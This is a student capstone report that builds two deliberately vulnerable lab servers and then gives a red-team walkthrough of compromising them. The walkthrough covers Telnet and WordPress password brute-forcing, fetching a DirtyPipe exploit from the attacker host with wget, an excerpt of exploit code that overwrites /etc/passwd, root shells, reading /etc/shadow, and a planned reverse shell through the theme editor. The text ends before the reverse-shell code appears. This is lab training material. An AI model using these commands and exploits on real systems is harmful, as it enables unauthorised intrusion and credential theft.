CAPSTONE PROJECT

ICTC9 Cybersecurity

By: Mbadda AlKhouri

Contents

LIST OF FIGURES

Part [1] System Design, Architecture & Administration

- I designed my environment with 2 servers are running multiple of services to serve my company.



Figure 1

- My running services:

-Server1:

```
server1@ubuntu:~$ sudo lsof -i -P -n | grep LISTEN
systemd-r 716 systemd-resolve   13u  IPv4  34016      0t0  TCP 127.0.0.53:53 (LISTEN)
cupsd     758            root    6u  IPv6  36428      0t0  TCP [::1]:631 (LISTEN)
cupsd     758            root    7u  IPv4  36429      0t0  TCP 127.0.0.1:631 (LISTEN)
inetd     949            root    7u  IPv4  39876      0t0  TCP *:23 (LISTEN)
```

Figure 2

```
server1@ubuntu:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
23/tcp                     ALLOW       Anywhere
23/tcp (v6)                ALLOW       Anywhere (v6)
```

Figure 3

1. Telnet: is a simple text-based network protocol, it used to access remote computers overt tcp/ip networks

Installing steps:

1- sudo apt install telnetd
2- sudo systemctl enable inetd
3- sudo systemctl start ssh
4- sudo ufw allow 23/tcp

-Server2:

```
root@debian10:/home/debian# netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      814/sshd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      789/mysqld
tcp6       0      0 :::80                   :::*                    LISTEN      908/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      814/sshd
udp        0      0 0.0.0.0:59918           0.0.0.0:*                           578/avahi-daemon: r
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           578/avahi-daemon: r
udp6       0      0 :::44868                :::*                                578/avahi-daemon: r
udp6       0      0 :::5353                 :::*                                578/avahi-daemon: r
root@debian10:/home/debian#
```

Figure 4

```
root@debian10:/home/debian# sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
80/tcp                     ALLOW       Anywhere
3306/tcp                   ALLOW       Anywhere
22/tcp                     ALLOW       Anywhere
80/tcp (v6)                ALLOW       Anywhere (v6)
3306/tcp (v6)              ALLOW       Anywhere (v6)
22/tcp (v6)                ALLOW       Anywhere (v6)
```

Figure 5

1. SSH: is a network communication protocol that enables two computers to securely communicate

--Installing steps:

1- sudo apt-get install openssh-server
2- sudo systemctl enable ssh
3- sudo systemctl start ssh
4- sudo ufw allow 22/tcp

2. LAMP (Linux + Apache + MySQL + PHP/Perl/Python): is a group of open-source software that is typically installed together in

order to enable a server to host dynamic websites and web apps written in PHP

- HTTP(Apache2): is an application-layer protocol is used to load webpages using hypertext links.

--Installing steps:

1- sudo apt install apache2 apache2-utils
2- sudo systemctl start apache2
3- sudo ufw allow 80/tcp

- MYSQL: is a database management system, it used to add, access, and process data stored in a computer database.

--Installing steps:

1- sudo apt install mariadb-server mariadb-client
2- sudo mysql_secure_installation
3- sudo ufw allow 3306/tcp

- PHP: is the most widely used open source and general-purpose server-side scripting language used mainly in web development to create dynamic websites and applications

  --Installing steps:

  -apt install php7.3 libapache2-mod-php php7.3-mysql php- common php7.3-cli

- The vulnerabilities I used
    1- CVE (2022-0847) Linux Kernel 5.8 < 5.16.11 - Local Privilege Escalation (DirtyPipe): allows any user to write to files that are read-only. This includes writing to files that are owned by root, allowing privilege escalation
    2- Reverse Shell Through Editing WordPress Theme: after login to the website you can upload a reverse shell through editing theme and establish a connection.

Part [2] Offensive Cybersecurity

Red Team Engagement Report

By:

Mbadda AlKhoury

1. Executive summary

The engagement performed by MK Company employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves enumeration, exploitation, and attack in order to improve the security in the systems.

I started my penetration testing with Nmap Enumeration to discover the open ports and the services running on the target hosts.

Nmap reveals a multiple running services such as SSH,Telnet,MYSQL,HTTP.

On the first targeted host I started with the HTTP service by using Gobuster tool to discover the directories and I found it using wordpress, then I was able to log in successfully after using brute force attack.

I was able to upload the reverse shell and gain access to the system.

On the second targeted host after I used a brute force attack and connected remotely to the target host successfully, I noticed it uses a vulnerable version of kernel that can exploit a dirtypipe attack.

1.1 Summary of Findings Identified



Figure 6

1.2 Administrative Privilege Escalation

Severity: Critical

Description:

Dirty Pipe (CVE-2022-0847): is a local privilege escalation vulnerability in the Linux kernel that could potentially allow an unprivileged user to do the following:

- Modify/overwrite arbitrary read-only files like /etc/passwd.

- Obtain an elevated shell

1.3 Interactive Shell to Admin Server

Severity: High

Description:

Attackers who successfully exploit a remote command execution vulnerability can use a reverse shell to obtain an interactive shell session on the target machine and continue their attack

1.4 Admin Webserver Interface Compromise

Severity: Medium

Description:

The product does not require that users should have strong passwords, which makes it easier for attackers to compromise user accounts.

2. Attack narrative and findings



Figure 7



Figure 8

- Nmap Enumeration to discover live hosts, I discovered 2 live hosts.

```
Nmap scan report for 192.168.0.1
Host is up (0.0040s latency).
MAC Address: 64:70:02:84:7A:FC (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0019s latency).
MAC Address: A0:A8:CD:B4:96:73 (Intel Corporate)
Nmap scan report for 192.168.0.102
Host is up (0.0032s latency).
MAC Address: 00:0C:29:6F:A3:57 (VMware)
Nmap scan report for 192.168.0.103
Host is up (0.0016s latency).
MAC Address: 00:0C:29:43:4E:CC (VMware)
Nmap scan report for 192.168.0.104
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.20 seconds
```

Figure 9

- I noticed on the first host the telnet service is open so I used msfconsole framework to use telnet Login Check Scanner and to see if I can find the credentials to connect remotely to the targeted host

```
# Nmap 7.92 scan initiated Sat Dec 24 12:21:50 2022 as: nmap -A -o result 192.168.0.102
Nmap scan report for 192.168.0.102
Host is up (0.0011s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:6F:A3:57 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 clos
ed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6, Linux 5.0 - 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 10

- I used a common wordlist for the usernames and passwords and run the test.

```
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                  Required  Description
   ----              ---------------                  --------  -----------
   BLANK_PASSWORDS   false                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                           no        A specific password to authenticate with
   PASS_FILE         /home/kali/Desktop/telnet/pass.txt  no        File containing passwords, one per line
   RHOSTS            192.168.0.102                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT             23                               yes       The target port (TCP)
   STOP_ON_SUCCESS   false                            yes       Stop guessing when a credential works for a host
   THREADS           1                                yes       The number of concurrent threads (max one per host)
   USERNAME                                           no        A specific username to authenticate as
   USERPASS_FILE                                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                            no        Try the username as the password for all users
   USER_FILE         /home/kali/Desktop/telnet/user.txt  no        File containing usernames, one per line
   VERBOSE           false                            yes       Whether to print output for all attempts

msf6 auxiliary(scanner/telnet/telnet_login) >
```

Figure 11

- As we see here in the picture, we found the username and the password of the targeted host.

```
msf6 auxiliary(scanner/telnet/telnet_login) > run

[+] 192.168.0.102:23      - 192.168.0.102:23 - Login Successful: server1:flowerpower
[*] 192.168.0.102:23      - Attempting to start session 192.168.0.102:23 with server1:flowerpower
[*] Command shell session 1 opened (192.168.0.105:39025 → 192.168.0.102:23) at 2022-12-24 12:34:40 -0500
```

Figure 12

- Logged in successfully

```
┌──(kali㉿kali)-[~/Desktop]
└─$ telnet 192.168.0.102 23
Trying 192.168.0.102 ...
Connected to 192.168.0.102.
Escape character is '^]'.
Ubuntu 20.04.5 LTS
ubuntu login: server1
Password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.11.0-051100-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

90 updates can be applied immediately.
66 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

New release '22.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sat Dec 24 09:35:36 PST 2022 from 192.168.0.105 on pts/3
server1@ubuntu:~$
```

Figure 13

- I noticed this kernel's version is vulnerable to dirtypipe attack.

```
server1@ubuntu:~$ uname -a
Linux ubuntu 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021 x86_64 x86_64 x86_64 GNU/Linu
x
server1@ubuntu:~$
```

Figure 14

- I downloaded the exploit from my local server to the targeted host, and put it in a new directory with a common name to make it looks like a normal directory.

```
server1@ubuntu:~$ cd /tmp
server1@ubuntu:/tmp$ ls
config-err-xM9AXl
ssh-ky5kzwWd6mSd
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-colord.service-zljQMf
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-ModemManager.service-1VPC8h
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-ntp.service-TAPWjj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-switcheroo-control.service-ZWgZwj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-logind.service-igcfBg
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-resolved.service-An4axh
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-systemd-timedated.service-HuNHmj
systemd-private-c6ba8976418a47f38cf88bb15ec29efc-upower.service-B17gHi
tracker-extract-files.1000
tracker-extract-files.125
VMwareDnD
vmware-root_953-3979774151
```

Figure 15

```
server1@ubuntu:/tmp$ mkdir tracker-extract-files.1337
server1@ubuntu:/tmp$ cd tracker-extract-files.1337/
server1@ubuntu:/tmp/tracker-extract-files.1337$ wget -r http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
--2022-12-24 09:38:29--  http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits
Connecting to 192.168.0.105:8000... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: /CVE-2022-0847-DirtyPipe-Exploits/ [following]
--2022-12-24 09:38:29--  http://192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits/
Connecting to 192.168.0.105:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 666 [text/html]
Saving to: '192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits'

192.168.0.105:8000/CVE-2022-0847-Dir 100%[===================================================================>]     666  --.-KB/s

2022-12-24 09:38:29 (72.9 MB/s) - '192.168.0.105:8000/CVE-2022-0847-DirtyPipe-Exploits' saved [666/666]

Loading robots.txt; please ignore errors.
--2022-12-24 09:38:29--  http://192.168.0.105:8000/robots.txt
Connecting to 192.168.0.105:8000... connected.
```

Figure 16

- Exploit-1.c will replace the password of the root with the password piped and will take a backup of the /etc/passwd file under /tmp/passwd.bak

```
            fputc(c, f2);

        fclose(f1);
        fclose(f2);

        loff_t offset = 4; // after the "root"
        const char *const data = ":$6$root$xgJsQ7yaob86QFGQQYOK0UUj.tXqKn0SLwPRqCaLs19pqYr0p1e
uYYLqIC6Wh2NyiiZ0Y9lXJkClRiZkeB/Q.0:0:0:test:/root:/bin/sh\n"; // openssl passwd -6 -salt root
 piped
        printf("Setting root password to \"piped\"...\n");
        const size_t data_size = strlen(data);

        if (offset % PAGE_SIZE == 0) {
                fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
                return EXIT_FAILURE;
        }

        const loff_t next_page = (offset | (PAGE_SIZE - 1)) + 1;
        const loff_t end_offset = offset + (loff_t)data_size;
```

Figure 17

- I ran the script to generate the exploits, executed exploit-1

```
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./compile.sh
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)
ls
snap
/bin^H^H^H
/bin/sh: 2: /: not found
whoami
root
cat /etc/shadow
root:!:19348:0:99999:7:::
daemon:*:19235:0:99999:7:::
bin:*:19235:0:99999:7:::
sys:*:19235:0:99999:7:::
sync:*:19235:0:99999:7:::
games:*:19235:0:99999:7:::
man:*:19235:0:99999:7:::
lp:*:19235:0:99999:7:::
```

Figure 18

- Exploit-2.c can be used to inject and overwrite data in read-only SUID process memory that run as root.
- Finding SUID binaries using the command:

find / -perm -4000 2>/dev/null

```
/snap/core20/1738/usr/bin/passwd
/snap/core20/1738/usr/bin/su
/snap/core20/1738/usr/bin/sudo
/snap/core20/1738/usr/bin/umount
/snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1738/usr/lib/openssh/ssh-keysign
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/telnetlogin
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/mount
/usr/bin/pkexec
/usr/bin/su
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/umount
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/vmware-user-suid-wrapper
```

Figure 19

- Executed exploit-2 with SUID set and got root privileges, now you have all the permissions and can use it for bad intents such as add new user, modify configuration files etc.

```
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ls -la /usr/bin/sudo
-rwsr-xr-x 1 root root 166056 Jan 19  2021 /usr/bin/sudo
server1@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits$ ./exploit-2 /usr/bin/sudo
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@ubuntu:/tmp/tracker-extract-files.1337/CVE-2022-0847-DirtyPipe-Exploits# cd ../../../..
root@ubuntu:/# cd root
root@ubuntu:/root# whoami
root
root@ubuntu:/root# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare),1000(server1)
root@ubuntu:/root#
```

Figure 20

- I scanned the server2 and found multiple of running ports.

```
# Nmap 7.92 scan initiated Sat Dec 24 13:23:30 2022 as: nmap -A -o result 192.168.0.103
Nmap scan report for 192.168.0.103
Host is up (0.00064s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT     STATE  SERVICE  VERSION
22/tcp   open   ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 44:1a:e9:21:1b:21:c0:c7:b4:55:54:58:45:7a:29:af (RSA)
|   256 bf:ff:d4:d5:92:58:3e:dd:45:38:fc:3f:12:f1:44:42 (ECDSA)
|_  256 a0:f0:d7:82:ef:dc:ef:1a:14:88:2e:31:82:b5:61:fc (ED25519)
80/tcp   open   http     Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
3306/tcp open   mysql    MariaDB (unauthorized)
MAC Address: 00:0C:29:43:4E:CC (VMware)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 21

- I started enumeration the directories on the domain using gobuster tool, and found wordpress directory.

```
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              ndom-agent
[+] Extensions:              php,html
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
2022/12/24 13:34:06 Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 278]
/index.html          (Status: 200) [Size: 10701]
/.php                (Status: 403) [Size: 278]
/info.php            (Status: 200) [Size: 86345]
/admin               (Status: 200) [Size: 20363]
/wordpress           (Status: 200) [Size: 58852]
/.php                (Status: 403) [Size: 278]
/.html               (Status: 403) [Size: 278]
Progress: 244772 / 244932 (99.93%)
2022/12/24 13:35:03 Finished
```

Figure 22

- I checked user enumeration using wpscan tool.

```
┌──(kali㉿kali)-[~/Desktop/server2]
└─$ sudo wpscan --url 192.168.0.103/wordpress -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  _ \ / ____|
          \ \  /\  / /| |_) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  __/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |    ____) | (__| (_| | | | |
             \/  \/   |_|   |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.22
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.103/wordpress/ [192.168.0.103]
[+] Started: Sat Dec 24 13:36:42 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
```

Figure 23

- I found a username called admin.

```
 |  - http://192.168.0.103/wordpress/wp-content/themes/twentyseventeen/style.css?ver=4.8.21, Match: 'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:02 <=========================================================> (10 / 10) 100.

[i] User(s) Identified:

[+] admin
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://192.168.0.103/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

Figure 24

- After I found the username, I used a password attack using the same tool and found the password.

```
┌──(kali㉿kali)-[~/Desktop/server2]
└─$ sudo wpscan --url 192.168.0.103/wordpress -P /home/kali/Desktop/server2/pass.txt -U admin
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.103/wordpress/ [192.168.0.103]
[+] Started: Sat Dec 24 13:41:49 2022

Interesting Finding(s):

[+] Headers
```

Figure 25

```
[+] Performing password attack on Xmlrpc against 1 user/s
Trying admin / p4ssw0rd Time: 00:00:02 <========================================================> (101 / 101) 100.00% Time: 00:00:02
Trying admin / p4ssw0rd Time: 00:00:02 <=========                                               > (101 / 202) 50.00%  ETA: ??:??:??
[SUCCESS] - admin / p4ssw0rd

[!] Valid Combinations Found:
 | Username: admin, Password: p4ssw0rd

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Dec 24 13:41:59 2022
[+] Requests Done: 243
[+] Cached Requests: 36
[+] Data Sent: 93.088 KB
[+] Data Received: 86.115 KB
[+] Memory used: 255.035 MB
[+] Elapsed time: 00:00:09
```

Figure 26

- I tried to login using the credential I found and it did work.



Figure 27

- I noticed on the appearance there is an editor for themes, and found there are php codes on it so I was thinking of try a reverse shell.



Figure 28

- I built my reverse shell.

